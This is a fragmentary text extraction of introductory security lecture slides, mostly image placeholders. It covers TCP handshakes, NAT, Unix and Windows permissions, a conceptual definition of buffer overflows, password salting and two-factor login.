





Figure 17.7 Linux Kernel Components for TCP/IP Processing

TCP/IP State Diagram



3 Way Hand shake - SYN ACK

TCP Three way Handshake/Open Connection




Fin Ack


Client Conn

TCP Connection Management FSM

TCP client lifecycle



NAT




Introduction to Computer and Network Security – Part 1




Security



Windows Security Center Icons




Unix File Permissions




chmod ugo-rwx files

Owner	Group	Other
r w -	r - -	r - -
4+2+0	4+0+0	4+0+0
6	4	4


Windows Security



(a) Access token



(b) Security descriptor



(c) Access control list

Figure 15.11 Windows Security Structures

Windows Permissions





Figure 15.12 Access Mask



Buffer overflow


- A **buffer overflow**, or **buffer overrun**, is an anomalous condition where a process attempts to store data beyond the boundaries of a fixed-length buffer. The result is that the extra data overwrites adjacent memory locations.
- The overwritten data may include other buffers, variables and program flow data, and may result in erratic program behavior, a memory access exception, program termination (a crash), incorrect results or — especially if deliberately caused by a malicious user — a possible breach of system security.
- See https://en.wikipedia.org/wiki/Buffer_overflow_protection

Buffer overflow


- Buffer overflows can be triggered by inputs specifically designed to execute malicious code or to make the program operate in an unintended way. As such, buffer overflows cause many software vulnerabilities and form the basis of many exploits.
- Sufficient **bounds checking** by either the programmer, the compiler or the runtime can prevent buffer overflows.
- See https://en.wikipedia.org/wiki/Buffer_overflow_protection

Login Passwords

Password Hash Salting



Challenge/Response Login



2 factor auth



Enter your password

Whenever you sign into Google
you'll enter your username and
password as usual.


Enter code from phone*

Next, you'll be asked for a code
that will be sent to you via text,
voice call, or our mobile app.

